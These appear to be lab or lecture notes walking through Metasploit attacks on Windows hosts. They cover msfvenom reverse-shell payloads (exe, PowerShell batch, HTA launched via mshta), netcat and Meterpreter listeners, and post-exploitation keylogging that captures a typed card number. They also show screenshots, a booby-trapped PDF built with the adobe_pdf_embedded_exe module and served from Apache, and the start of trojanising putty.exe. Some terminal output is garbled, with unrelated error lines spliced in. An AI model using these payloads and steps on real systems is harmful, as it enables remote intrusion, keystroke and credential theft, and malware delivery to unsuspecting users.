---                               -
S-1-5-18                          %systemroot%\system32\config\systemprofile
S-1-5-19                          %SystemDrive%\Documents and Settings\LocalService
S-1-5-20                          %SystemDrive%\Documents and Settings\NetworkService
S-1-5-21-2052111302-343818398-682003330-1003 %SystemDrive%\Documents and Settings\PC

[*] Meterpreter session 2 opened (192.168.30.135:12345 → 192.168.30.146:1064 ) at 2022-01-18 15:22:29 -0500
```


Create payload using

```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.3.129 -f exe  
-o /home/kali/Desktop/payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
ad  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes  
Saved as: /home/kali/Desktop/payload.exe  
kali@kali:~$
```

Active listener

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp/load.exe: Permission denied
msf6 exploit(multi/handler) > set lhost 192.168.3.129/share
lhost => 192.168.3.129
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.3.129:4444
```

Copy payload to win 10 and execute



Open session

```
msf6 exploit(multi/handler) > sessions -i
Active sessions
Requested URL was not found on this server.


| Id | Name        | Type        | Information                          | Connection |
|----|-------------|-------------|--------------------------------------|------------|
| 1  | meterpreter | x86/windows | PC\ahmed @ PC                        | 192.168.3  |
| 2  | meterpreter | x86/windows | PC\ahmed @ PC                        | 192.168.3  |
| 3  | meterpreter | x86/windows | PC\ahmed @ PC                        | 192.168.3  |
| 4  | meterpreter | x86/windows | PC\ahmed @ PC                        | 192.168.3  |
| 5  | meterpreter | x86/windows | PC\ahmed @ PC                        | 192.168.3  |
| 6  | meterpreter | x86/windows | PC\ahmed @ PC                        | 192.168.3  |
| 7  | meterpreter | x86/windows | DESKTOP-GUT61PK\PC @ DESKTOP-GUT61PK | 192.168.3  |


msf6 exploit(multi/handler) > sessions -i 7
[*] Starting interaction with 7...
meterpreter > 
```

Powershell Batch File

```
(root👤kali)-[~/Desktop/msfvem payloads]
# msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 > shell.bat
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1583 bytes
```

```
(root👤kali)-[~]
# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49873
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>
```

HTML Application Payload (HTA)

The entire malicious code will be **written inside** the **shell.hta** file and will be **executed as a.hta** script on the target machine. Use the **Python HTTP Server** for **file sharing**.

```
(root@kali)-[~/Desktop/msfvem payloads]
# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 7382 bytes

(root@kali)-[~/Desktop/msfvem payloads]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Execute the payload

```
C:\Users\ignite>mshta http://192.168.1.3/shell.hta
C:\Users\ignite>
```

- This will bring reverse connection through the **Netcat listener**

```
(root@kali)-[~]
# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49794
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite>
```

Important Meterpreter commands

- Use the following commands to control the system.
- To know **the system info**- *sysinfo*
- To know the **victim's username**- *getuid*
- To **take a screenshot**- *screenshot*
- To **control the webcam**- *webcam _snap*
- To know the **opened processes**- *ps*
- To **close any process**- *kill pid*
- **To create a New Folder**- *mkdir* *'your folder name'* (ex: *mkdir folder*)
- To **remove a Folder**- *rmdir* *'folder name'*
- To **open a file**- *cat* *'file name'*
- To **download a file**— *download* *'file name'*
- To **send a file from your system**- *upload* *'your file name'*

Info about the hacked pc

```
meterpreter > sysinfo  
Computer      : DESKTOP-GUT61PK  
OS            : Windows 10 (10.0 Build 10240).  
Architecture  : x64  
System Language : en_US  
Domain        : WORKGROUP  
Logged On Users : 2  
Meterpreter    : x86/windows  
meterpreter > 
```

Information about the network card

```
meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 3
=====
Name       : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:89:e8:9c
MTU        : 1500
IPv4 Address : 192.168.3.137
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e0b7:e4fb:fba0:c2ca
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 4
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
```

Privilege Users on win10

```
meterpreter > getuid  
Server username: DESKTOP-GUT61PK\PC  
meterpreter > █
```

Display the content payload.exe folder

```
meterpreter > ls
```

```
Listing: C:\Users\PC\Desktop\payload.exe
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	73802	fil	2021-05-03 20:36:49 -0400	payload.exe

```
meterpreter > 
```

Content of desktop

```
meterpreter > cd ..  
meterpreter > ls  
Listing: C:\Users\PC\Desktop  
=====
```

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	282	fil	2020-11-10 14:34:19 -0500	desktop.ini
40777/rwxrwxrwx	0	dir	2021-03-20 15:58:53 -0400	hack tools
40777/rwxrwxrwx	0	dir	2021-05-03 20:36:49 -0400	payload.exe


```
meterpreter > █
```

Idle time

```
meterpreter > idletime  
User has been idle for: 7 mins 4 secs  
meterpreter > |
```

Take screenshot for remote desktop

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/TCLZlVOE.jpeg  
meterpreter > █
```



Payload contain key logger


```
meterpreter > getuid  
Server username: PC2\PC  
meterpreter > █
```

```
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > █
```

Display any thing write by keyboard

```
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
note<CR>  
my key <^H><^H><^H><^H>key kard is 12548965322145665  
meterpreter > █
```

Notepad in win 10



Untitled - Notepad

File Edit Format View Help

my key kard is 12548965322145665

Login by smb08_067, log as admin system

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > 
```

I do keyscan but I does not get any dump

```
meterpreter > keyscan_start  
Starting the keystroke sniffer...  
[-] stdapi_ui_start_keyscan: Operation failed: Incorrect function.  
meterpreter > keyscan_dump5 encoders - 10 nops  
Dumping captured keystrokes ...
```

Metasploit tip: Adapter names can be used for IP params

Metasploit plugins

```
msf6 > show plugins
[*] Available Framework plugins:
* aggregator
* alias
* auto_add_route
* beholder
* besecure
* capture
* db_credcollect
* db_tracker
* event_tester
* ffautoregen
* ips_filter
* lab
* libnotify
* msfd
* msgrpc
* nessus
* nexpose
```

```
[*] Successfully loaded plugin: wmap
msf6 > help
wmap Commands
=====

```

Command	Description
wmap_modules	Manage wmap modules
wmap_nodes	Manage nodes
wmap_run	Test targets
wmap_sites	Manage sites
wmap_targets	Manage targets
wmap_vulns	Display web vulns

Wmap_sites

```
msf > wmap_sites -h
[*] Usage: wmap_targets [options]
  -h          Display this help text
  -a [url]    Add site (vhost,url)
  -l          List all available sites
  -s [id]     Display site structure (vhost,url|ids) (level)

msf > wmap_sites -a http://172.16.194.172
[*] Site created.
msf > wmap_sites -l
[*] Available sites
=====
```

Id	Host	Vhost	Port	Proto	# Pages	# Forms
--	----	-----	----	-----	-----	-----
0	172.16.194.172	172.16.194.172	80	http	0	0

- Prior to running a **web app scan**, we first need to **add a new target URL** by passing the **-a** switch to **wmap_sites**. Afterwards, running **wmap_sites -l** will print out the available targets
- <https://www.offsec.com/metasploit-unleashed/wmap-web-scanner/>

wmap

- identify vulnerabilities in web applications
- identify and address any potential security issues
- scan for misconfigurations
- add a site and add that site as a target.

```
msf6 auxiliary(scanner/smb/smb_login) > load wmap
[*] Starting method for you...
[+] Active access operation has occurred
[+] Active access by sleep.engine.atoms.ObjectAccess (file:/
[+] to method java.lang.ProcessImpl.getErrorStream()
[WMAP 1.5.1] == et [ ] metasploit.com 2012 maintainers of sleep.engine.at
[*] Successfully loaded plugin: wmap
msf6 auxiliary(scanner/smb/smb_login) > wmap_sites a http://192.168.1.154
[-] Unknown flag.
msf6 auxiliary(scanner/smb/smb_login) > wmap_sites -a http://192.168.1.154
[*] Site created.
msf6 auxiliary(scanner/smb/smb_login) > wmap_targets -t http://192.168.1.154
msf6 auxiliary(scanner/smb/smb_login) > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules [-] Connection already es
[*] Testing target:
[*] Site: 192.168.1.154 (192.168.1.154) connect to a different data service
[*] Port: 80 SSL: false

[*] Testing started. 2023-02-20 10:12:26 -0500
[*] Loading wmap modules...
[*] 39 wmap enabled modules loaded.
[*] Creating a default reverse handler... 0.0.0.0:14217
=[ SSL testing ]=

[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=

[*] Module auxiliary/scanner/http/http_version
```

wmap

- Apache version
- DAV
- **WebDAV** is a protocol that **allows users to access, modify, and manage files** on remote servers.
- **The DAV/2 version** of the Apache HTTP Server includes **support** for several **WebDAV extensions**, such as **DeltaV** and **ACL**.
- It is used for **creating and managing websites** and **web applications**.

```
[*] Module auxiliary/scanner/http/http_version has occurred
WARNING: illegal reflective access by sleep.engine.atoms.ObjectAccess (file:/usr/share/
[+] 192.168.1.154:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Module auxiliary/scanner/http/open_proxy
[*] Module auxiliary/admin/http/tomcat_administration
[*] Module auxiliary/admin/http/tomcat_utf8_traversal of further illegal reflective acc
[*] Attempting to connect to 192.168.1.154:80
[+] No File(s) found access operations will be denied in a future release
[*] Module auxiliary/scanner/http/drupal_views_user_enum
[-] 192.168.1.154 does not appear to be vulnerable, will not continue
[*] Module auxiliary/scanner/http/frontpage_login
[*] 192.168.1.154:80 - http://192.168.1.154/ may not support FrontPage Server Extensions
[*] Module auxiliary/scanner/http/host_header_injection
[*] Module auxiliary/scanner/http/options
[*] Module auxiliary/scanner/http/robots_txt
[*] Module auxiliary/scanner/http/scrapper
[+] [192.168.1.154] / [Metasploitable2 - Linux]
[*] Module auxiliary/scanner/http/svn_scanner
[*] Using code '404' as not found.
[*] Module auxiliary/scanner/http/trace
[+] 192.168.1.154:80 is vulnerable to Cross-Site Tracing
```

Famous
exploit
add adobe
as a exe
file

```
msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show target
[-] Invalid parameter "target", use "show -h" for more information
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show targets

Exploit targets:

  Id  Name
  --  --
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name                Current Setting    Required  Description
  ---                -
  EXENAME              no                The Name of payload exe.
  FILENAME             evil.pdf          no        The output filename.
  INFILENAME           /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf
  LAUNCH_MESSAGE       yes              The Input PDF filename.
  To view the encrypted content please tick the "Do not show this message again"
  box and press Open. no                The message to display in the File: area
```

Create pdf file

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set infilename /home/kali/Desktop/lec7_1.pdf
infilename => /home/kali/Desktop/lec7_1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename lec7.pdf
filename => lec7.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set lhost 192.168.1.199
lhost => 192.168.1.199
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set target 0
target => 0
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[-] Msf::OptionValidateError The following options failed to validate: INFILENAME
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/kali/Desktop/lec7_1.pdf' ...
[*] Parsing '/home/kali/Desktop/lec7_1.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'lec7.pdf' file ...
[+] lec7.pdf stored at /root/.msf4/local/lec7.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > 
```

Copy file and run apache server

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > cp /root/.msf4/local/lec7.pdf /var/www/html/.  
[*] exec: cp /root/.msf4/local/lec7.pdf /var/www/html/.  
  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > sudo service apache2 start  
[*] exec: sudo service apache2 start  
tools  
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > █
```

Put the file in folder share

```
(kali㉿kali)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  lec7.pdf

(kali㉿kali)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  lec7.pdf

(kali㉿kali)-[/var/www/html]
└─$ mkdir share
mkdir: cannot create directory 'share': Permission denied

(kali㉿kali)-[/var/www/html]
└─$ sudo mkdir share
[sudo] password for kali:

(kali㉿kali)-[/var/www/html]
└─$ cp lec7 share/.
cp: cannot stat 'lec7': No such file or directory

(kali㉿kali)-[/var/www/html]
└─$ cp lec7.pdf share/.
cp: cannot create regular file 'share/./lec7.pdf': Permission denied

(kali㉿kali)-[/var/www/html]
└─$ sudo cp lec7.pdf share/.

(kali㉿kali)-[/var/www/html]
└─$ ls
index.html  index.nginx-debian.html  lec7.pdf  share

(kali㉿kali)-[/var/www/html]
└─$ cd share

(kali㉿kali)-[/var/www/html/share]
└─$ ls
lec7.pdf
```

Run listener

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     127.0.0.1         yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     127.0.0.1         yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:


  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.
```

Configure multi/handler

```
msf6 exploit(multi/handler) > set lhost 192.168.1.199
lhost => 192.168.1.199
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.199:4444
```

Download and open it with acrobat 8.1



The screenshot shows a web browser window with the address bar displaying "192.168.1.199/share/". The main content area is titled "Index of /share" and contains a table with the following headers: "Name", "Last modified", "Size", and "Description". The table lists two items: "Parent Directory" with a back arrow icon and a hyphen in the size column, and "lec7.pdf" with a PDF icon, a timestamp of "2023-02-20 12:53", and a size of "4.6M". At the bottom of the page, it says "Apache/2.4.55 (Debian) Server at 192.168.1.199 Port 80".

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 lec7.pdf	2023-02-20 12:53	4.6M	

Apache/2.4.55 (Debian) Server at 192.168.1.199 Port 80

Read the hide content file

```
kali@kali:~$ pdf-parser -o 10 /home/kali/.msf4/local/ahmedcv.pdf
obj 10 0
Type: /Action
Referencing:
  <<
    /S /Launch
    /Type /Action
    /Win
    **<<isablePayloadHandler: True (no handler will be created!)**
    /F (cmd.exe)
    /D '(c:\\\\windows\\\\system32)'
    /P '(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\\\template.pdf" (cd
"Desktop"))&(if exist "My Documents\\\\template.pdf" (cd "My Documents"))&(if exist
"Documents\\\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\\\template.pdf
" (cd "Escritorio"))&(if exist "Mis Documentos\\\\template.pdf" (cd "Mis Documentos"
))&(start template.pdf)\\n\\n\\n\\n\\n\\n\\n\\n\\n\\n\\n\\nTo view the encrypted content please tick
the "Do not show this message again" box and press Open.)'
  >>
>>
```

Download putty.exe program

```
(root@kali)-[/home/kali] # set -iport 12345
# wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
--2023-12-23 08:59:22-- http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
Resolving the.earth.li (the.earth.li)... 93.93.131.124, 2a00:1098:86:4d:c0ff:ee:15:900d
Connecting to the.earth.li (the.earth.li)[93.93.131.124]:80 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe [following] 2023-12-23 08:59:23
--2023-12-23 08:59:25-- https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe
Connecting to the.earth.li (the.earth.li)[93.93.131.124]:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://the.earth.li/~sgtatham/putty/0.80/w32/putty.exe [following]
--2023-12-23 08:59:26-- https://the.earth.li/~sgtatham/putty/0.80/w32/putty.exe
Reusing existing connection to the.earth.li:443.
HTTP request sent, awaiting response... 200 OK
Length: 1489184 (1.4M) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe                               100%[=====>] 1.42M
2023-12-23 08:59:29 (488 KB/s) - 'putty.exe' saved [1489184/1489184]
```

Add payload to program

